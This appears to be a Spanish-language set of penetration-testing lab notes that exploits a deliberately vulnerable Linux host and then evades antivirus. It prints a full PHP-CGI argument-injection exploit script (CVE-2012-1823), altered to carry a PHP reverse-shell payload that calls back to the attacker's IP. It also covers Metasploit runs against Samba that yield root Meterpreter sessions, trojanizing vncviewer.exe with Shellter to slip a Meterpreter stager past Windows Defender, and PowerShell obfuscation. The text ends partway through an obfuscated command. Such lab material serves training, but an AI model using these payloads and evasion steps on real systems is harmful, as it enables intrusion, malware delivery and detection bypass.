Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds

└─(root@INE)-[~]
#
```

Vamos a entrar en la página web para analizarla mejor.

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Si el sistema objetivo ejecuta una pila de lamparás o aloja publicaciones web diseñado en PHP, en algunos casos, es posible que queden archivos relacionados con PHP.

Uno de ellos es `phpinfo.php` que nos dirá la versión exacta de PHP que se está ejecutando:

marks here on the bookmarks toolbar. [Manage bookmarks...](#)

PHP Version 5.2.4-2ubuntu5.10	
<b>System</b>	Linux d1d6a9361621 5.4.0-1048-aws #50-Ubuntu SMP Mon May 3 21:44:17 UTC 2021 x86_64
<b>Build Date</b>	Jan 6 2010 21:50:12
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/cgi
<b>Loaded Configuration File</b>	/etc/php5/cgi/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/cgi/conf.d
<b>additional .ini files parsed</b>	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqlii.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
<b>PHP API</b>	20041225
<b>PHP Extension</b>	20060613
<b>Zend Extension</b>	220060519
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Memory Manager</b>	enabled

Entonces, en términos de buscar un exploit que afecte esta versión específica de PHP, necesitamos poder identificar lo que se está tratando de explotar dentro de PHP.

Las versiones anteriores a 5.3.1 son vulnerables inyecciones de comando o ataques de ejecución remota de código.

```
[root@INE ~]
# searchsploit -m 18836
Exploit: PHP < 5.3.12 / < 5.4.2 - CGI Argument Injection
    URL: https://www.exploit-db.com/exploits/18836
    Path: /usr/share/exploitdb/exploits/php/remote/18836.py
    Codes: CVE-2012-2336, CVE-2012-2311, CVE-2012-1823, OSVDB-81633
    Verified: True
File Type: Python script, ASCII text executable
Copied to: /root/18836.py
```

```
[root@INE ~]
#
```

Estas versiones específicas de PHP son vulnerables a inyección de argumentos cgi.

```
[root@INE ~]
cat 18836.py
#####
# Exploit Title: Cve-2012-1823 PHP CGI Argument Injection Exploit
# Date: May 4, 2012
# Author: rayh4c[0x40]80sec[0x2e].com
# Exploit Discovered by wofeiwo[0x40]80sec[0x2e].com
#####

import socket
import sys

def cgi_exploit():
    pwn_code = """<?php phpinfo();?>"""
    post_Length = len(pwn_code)
    http_raw="""POST /?-dallow_url_include%3don+-dauto_prepend_file%3dphp://input HTTP/1.1
Host: %s
Content-Type: application/x-www-form-urlencoded
Content-Length: %s

""%(HOST , post_Length ,pwn_code)
    print http_raw
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((HOST, int(PORT)))
        sock.send(http_raw)
        data = sock.recv(10000)
        print repr(data)
        sock.close()
    except socket.error, msg:
        sys.stderr.write("[ERROR] %s\n" % msg[1])
        sys.exit(1)

if __name__ == '__main__':
    try:
        HOST = sys.argv[1]
```

```
def cgi_exploit():
    pwn_code = """<?php phpinfo();?>"""
    post_Length = len(pwn_code)
    http_raw="""POST /?-dallow_url_include%3don+-
```

```
def cgi_exploit():
    pwn_code = """<?php $sock=fsockopen("10.10.41.11",1234);exec("/bin/sh -i <> /tmp/reverse");?>"""
    post_Length = len(pwn_code)
    http_raw="""POST /?-dallow_url_include%3don+-dauto_prepend_file%3dphp://input HTTP/1.1
Host: %s
Content-Type: application/x-www-form-urlencoded
```

Modificaremos el pwn\_code que sirve para ejecutar inyecciones de comando:

Este comando nos dará una reverse shell. Especificamos nuestra dirección IP y el puerto que queremos utilizar.

Ahora vamos a configurar nuestro oyente donde recibiremos la reverse shell:

```
[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
```

Ahora ejecutamos:

```
[root@INE ~]
# python2 18836.py demo.ine.local 80
POST /?&allowlocal_include%3dnon+&auto_prepend_file%3dphp://input HTTP/1.1
Host: demo.ine.local
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

<?php $sock=fsockopen("10.10.41.11",1234);exec("/bin/sh -i <>3 >>3 2>>3");?>
HTTP/1.1 200 OK\r\nDate: Thu, 31 Jul 2025 18:18:34 GMT\r\nServer: Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By: PHP/5.2.4-2ubuntu5.10\r\nContent-Length: 0\r\nContent-Type: text/html\r\n\r\n
```

No nos da ninguna reverse shell. Esto puede ser debido a los descriptores del script, vamos a modificarlo:

```
[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.41.11] from (UNKNOWN) [10.2.28.203] 59802

[root@INE ~]
```

```
[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.41.11] from (UNKNOWN) [10.2.28.203] 59820
sh: no job control in this shell
sh-3.2$ /bin/bash -i
/bin/bash -i
bash: no job control in this shell
www-data@d1d6a9361621:/var/www$
```

La otra opción que teníamos es usar el módulo de Metasploit para explotar este servicio que lo hace de manera automática.

```

msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 10.10.41.11:4444
[*] Sending stage (39927 bytes) to 10.2.28.203
[*] Meterpreter session 1 opened (10.10.41.11:4444 → 10.2.28.203:35848) at 2025-07-31 23:55:46 +0530

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer : d1d6a9361621
OS : Linux d1d6a9361621 5.4.0-1048-aws #50-Ubuntu SMP Mon May 3 21:44:17 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 1175 created.
Channel 0 created.
/bin/bash -i
bash: no job control in this shell
www-data@d1d6a9361621:/var/www$ █

```

Ahora vamos a ir a por el servicio SAMBA que se ejecuta en el puerto 445 para Linux.

```

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h59m59s, deviation: 2h49m44s, median: -2s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: d1d6a9361621
|   NetBIOS computer name:
|   Domain name:
|   FQDN: d1d6a9361621
|_  System time: 2025-07-31T14:30:22-04:00

```

Lo primero que haremos será identificar la versión exacta del servidor SAMBA, y para ello utilizaremos un módulo auxiliar de Metasploit.

```

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smb/smb_version) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.2.20.227:445      - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.2.20.227:445      - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] demo.ine.local:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █

```

Ahora vamos a buscar un exploit en particular para el servicio samba 3.0.20:

```

[+] [root@INE:~]# searchsploit samba 3.0.20
Exploit Title
=====
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.10 < 3.0.25rc3 - "Username" map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
=====
Path
=====
| multiple/remote/10005.txt
| unix/remote/16230.rb
| linux/remote/7781.txt
| linux_x86/dos/36741.py
=====
Shellcodes: No Results
Papers: No Results

```

```

RPORT    139      yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name   Current Setting  Required  Description
  LHOST  10.10.37.4      yes       The listen address (an interface may be specified)
  LPORT  4444      yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.37.4:4444
[*] Command shell session 1 opened (10.10.37.4:4444 → 10.2.20.227:35572) at 2025-08-01 00:08:10 +0530

```

Ahora vamos a actualizarlo a una sesión de Meterpreter:

```

msf6 exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.37.4:4433
[*] Sending stage (1017704 bytes) to 10.2.20.227
[*] Meterpreter session 2 opened (10.10.37.4:4433 → 10.2.20.227:58804) at 2025-08-01 00:09:05 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/samba/usermap_script) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : 172.17.0.2
OS           : Ubuntu 8.04 (Linux 5.4.0-1048-aws)
Architecture  : x64
BuildTuple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > 

```

## AV Evasion With Shellter

# AV Evasion Techniques

### On-disk Evasion Techniques

- Obfuscation - Obfuscation refers to the process of concealing something important, valuable, or critical. Obfuscation reorganizes code in order to make it harder to analyze or RE.
- Encoding - Encoding data is a process involving changing data into a new format using a scheme. Encoding is a reversible process; data can be encoded to a new format and decoded to its original format.
- Packing - Generate executable with new binary structure with a smaller size and therefore provides the payload with a new signature.
- Crypters - Encrypts code or payloads and decrypts the encrypted code in memory. The decryption key/function is usually stored in a stub.

# AV Evasion Techniques

## In-Memory Evasion Techniques

- Focuses on manipulation of memory and does not write files to disk.
- Injects payload into a process by leveraging various Windows APIs.
- Payload is then executed in memory in a separate thread.

Bien, pasemos a la utilización de la herramienta Shellter, primero de todo vamos a instalarlo.



```
> $ sudo apt-get install shellter -y
```

Sin embargo, hay un aspecto que debemos tener en cuenta. El paquete de shellter es realmente un ejecutable de Windows. ¿Cómo lo ejecutaremos en Linux?

Para ello utilizaremos la herramienta llamada Wine. Así que después de instalar shellter, instalaremos Wine.


La arquitectura específica o el paquete que se instalará en lo que respecta a Wine es Wine de 32 bits. Y esto se debe principalmente a que shellter solo admite payloads de 32 bits.

Entonces, necesitamos configurar la administración de paquetes de Debian para permitir instalar paquetes de 32 bits. Porque la máquina Kali es de 64 bits, y la utilidad de paquetes de Debian ha sido ya configurada para instalar solo paquetes de 64 bits.



```
kali@kali ~
> $ sudo dpkg --add-architecture i386


kali@kali ~
> $
```



```
> $ sudo apt-get install wine32
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
wine32:i386 is already the newest version (5.0.3-3).
The following packages were automatically installed and are no longer required:
  gconf-service gconf2-common libb2-1 libgconf-2-4 librsync2
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 205 not upgraded.

kali@kali ~
> $ _
```

Ahora ya podemos ejecutar shellter con Wine:



```
kali@kali /usr/share/windows-resources/shellter
> $ sudo wine shellter.exe

 1010101 01  10 0100110 10      01  11001001 0011101 001001
 11      10  01 00      01      01      01  10      11  10
 0010011 1110001 11011 11      10      00      10011  011001
      11 00  10 01      11      01      11      01      01  11
 0010010 11  00 0011010 100111 000111 00      1100011 01  10 v7.2
www.ShellterProject.com                      Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): %
```

Ahora necesitamos identificar un ejecutable legítimo en el que realmente podemos injectar nuestro shellcode.

**RECOMENDACIÓN:** que el ejecutable sea muy pequeño, y muy simplista en cuanto a su funcionalidad. Esto probablemente no funcionará si intentamos injectar nuestra shellcode en un ejecutable como el instalador de Chrome o VLC.

Para ello hemos elegido vncviewer.exe que se usa para conectarse a una sesión VNC o establecer una sesión VNC.

Name	Size	Type
enumplus	4.0 KiB	folder
fgdump	4.0 KiB	folder
fport	4.0 KiB	folder
mbenum	4.0 KiB	folder
nbtenum	4.0 KiB	folder
exe2bat.exe	52.0 KiB	DOS/Windows executable
klogger.exe	23.0 KiB	DOS/Windows executable
nc.exe	58.0 KiB	DOS/Windows executable
plink.exe	304.0 KiB	DOS/Windows executable
radmin.exe	688.0 KiB	DOS/Windows executable
vncviewer.exe	356.0 KiB	DOS/Windows executable
wget.exe	301.5 KiB	DOS/Windows executable
whoami.exe	65.0 KiB	DOS/Windows executable

Ahora inyectamos el ejecutable

```

kali@kali /usr/share/windows-resources/shellter
> $ sudo wine shellter.exe

1010101 01 10 0100110 10      01 11001001 0011101 001001
11      10 01 00      01      01      01 10      11 10
0010011 1110001 11011 11      10      00      10011 011001
11 00 10 01      11      01 11      01      01 11
0010010 11 00 0011010 100111 000111 00      1100011 01 10 v7
www.ShellterProject.com          Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /home/kali/Desktop/AVBypass/vncviewer.exe
*****
* Backup *
*****
Backup: Shellter_Backups\vncviewer.exe
-
```

```
DisASM.dll was created successfully!
```

```
Instructions Traced: 18574  
Tracing Time Approx: 1.02 mins.
```

```
Starting First Stage Filtering...
```

```
*****  
* First Stage Filtering *  
*****  
Filtering Time Approx: 0.000467 mins.
```

```
Enable Stealth Mode? (Y/N/H):
```

```
Y
```

```
*****  
* First Stage Filtering *  
*****  
Filtering Time Approx: 0.000467 mins.  
  
Enable Stealth Mode? (Y/N/H): y  
  
*****  
* Payloads *  
*****  
[1] Meterpreter_Reverse_TCP [stager]  
[2] Meterpreter_Reverse_HTTP [stager]  
[3] Meterpreter_Reverse_HTTPS [stager]  
[4] Meterpreter_Bind_TCP [stager]  
[5] Shell_Reverse_TCP [stager]  
[6] Shell_Bind_TCP [stager]  
[7] WinExec  
  
Use a listed payload or custom? (L/C/H): L  
  
Select payload by index: 1  
  
*****  
* meterpreter_reverse_tcp *  
*****  
  
SET LHOST: 10.10.10.10  
SET LPORT: 1234_
```

Si, por ejemplo, quisieramos continuar y codificar un payload hecho con msfvenom, en primer lugar, o queremos generar un payload de meterpreter y luego codificarla con msfvenom, podemos utilizar la letra C de Custom.  
Ahora tenemos el nuevo ejecutable malicioso.



Se ha reemplazado automáticamente por el nuevo que hemos hecho, es decir por el ejecutable malicioso.

Bien, ahora vamos a configurar nuestro oyente mediante Metasploit multi/handler




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.10
LHOST => 10.10.10.10
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.10:1234
```

Ahora vamos a pasar el ejecutable a la máquina víctima:



El Windows Defender está totalmente activado, vamos a probar a descargarlo a ver si nos da problemas:




```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.10:1234
[*] Sending stage (175174 bytes) to 10.10.10.7
[*] Meterpreter session 1 opened (10.10.10.10:1234 -> 10.10.10.7:49243 ) at 2022-01-25 17:56:57 -0500

meterpreter > sysinfo
Computer : WIN7-PC
OS       : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain      : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > getuid
Server username: Win7-PC\Win7
meterpreter >
```


## Obfuscating PowerShell Code

Primero vamos a clonar este repositorio que será lo que vamos a utilizar a continuación.  
GitHub - danielbohannon/Invoke-Obfuscation: PowerShell Obfuscator Ahora vamos a instalar powershell en Kali Linux:



```
kali㉿kali:~/Desktop/AVBypass
20:51:13]
> $ sudo apt-get install powershell -y
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
powershell is already the newest version (7.1.3-1.debian.10).
The following packages were automatically installed and are no longer required:
  gconf-service gconf2-common libgb2-1 libgconf-2-4 librsync2
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 205 not upgraded.

kali㉿kali:~/Desktop/AVBypass
> $ _
```


  


```
> $ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/kali/Desktop/AVBypass>
```

Ahora vamos a importar el módulo que nos interesa:



```
PS /home/kali/Desktop/AVBypass> cd ./Invoke-Obfuscation/
PS /home/kali/Desktop/AVBypass/Invoke-Obfuscation> dir


Directory: /home/kali/Desktop/AVBypass/Invoke-Obfuscation

Mode                LastWriteTime          Length Name
----                -----          ---- 
----      1/25/2022 6:54 PM        131795 Invoke-Obfuscation.ps1
----      1/25/2022 6:54 PM         2260 Invoke-Obfuscation.psd1
----      1/25/2022 6:54 PM         4815 Invoke-Obfuscation.psm1
----      1/25/2022 6:54 PM        11350 LICENSE
----      1/25/2022 6:54 PM        40532 Out-CompressedCommand.ps1
----      1/25/2022 6:54 PM        46942 Out-EncodedAsciiCommand.ps1
----      1/25/2022 6:54 PM        51028 Out-EncodedBinaryCommand.ps1
----      1/25/2022 6:54 PM        49484 Out-EncodedBXORCommand.ps1
----      1/25/2022 6:54 PM        49340 Out-EncodedHexCommand.ps1
----      1/25/2022 6:54 PM        48866 Out-EncodedOctalCommand.ps1
----      1/25/2022 6:54 PM        51672 Out-EncodedSpecialCharOnlyCommand.ps1
----      1/25/2022 6:54 PM        62620 Out-EncodedWhitespaceCommand.ps1
----      1/25/2022 6:54 PM        258616 Out-ObfuscatedAst.ps1
----      1/25/2022 6:54 PM        100300 Out-ObfuscatedStringCommand.ps1
----      1/25/2022 6:54 PM        213452 Out-ObfuscatedTokenCommand.ps1
----      1/25/2022 6:54 PM        195774 Out-PowerShellLauncher.ps1
----      1/25/2022 6:54 PM        50590 Out-SecureStringCommand.ps1
----      1/25/2022 6:54 PM         8326 README.md

PS /home/kali/Desktop/AVBypass/Invoke-Obfuscation>
```

Import-Module ./Invoke-Obfuscation.ps1 y luego especificaremos el nombre del módulo que en este caso será Invoke-Obfuscation.ps1


Ahora volveremos a una carpeta anterior y cargaremos ahí el módulo que hemos importado:



```
PS /home/kali/Desktop/AVBypass> Invoke-Obfuscation

IEX( ( '36[78Q55@32t61_91{99@104X97[114Q91-32t93]32t93]32t34@110m111@105]115X115-101m114_112@120@69-45{101@107X111m118m110-73Q1
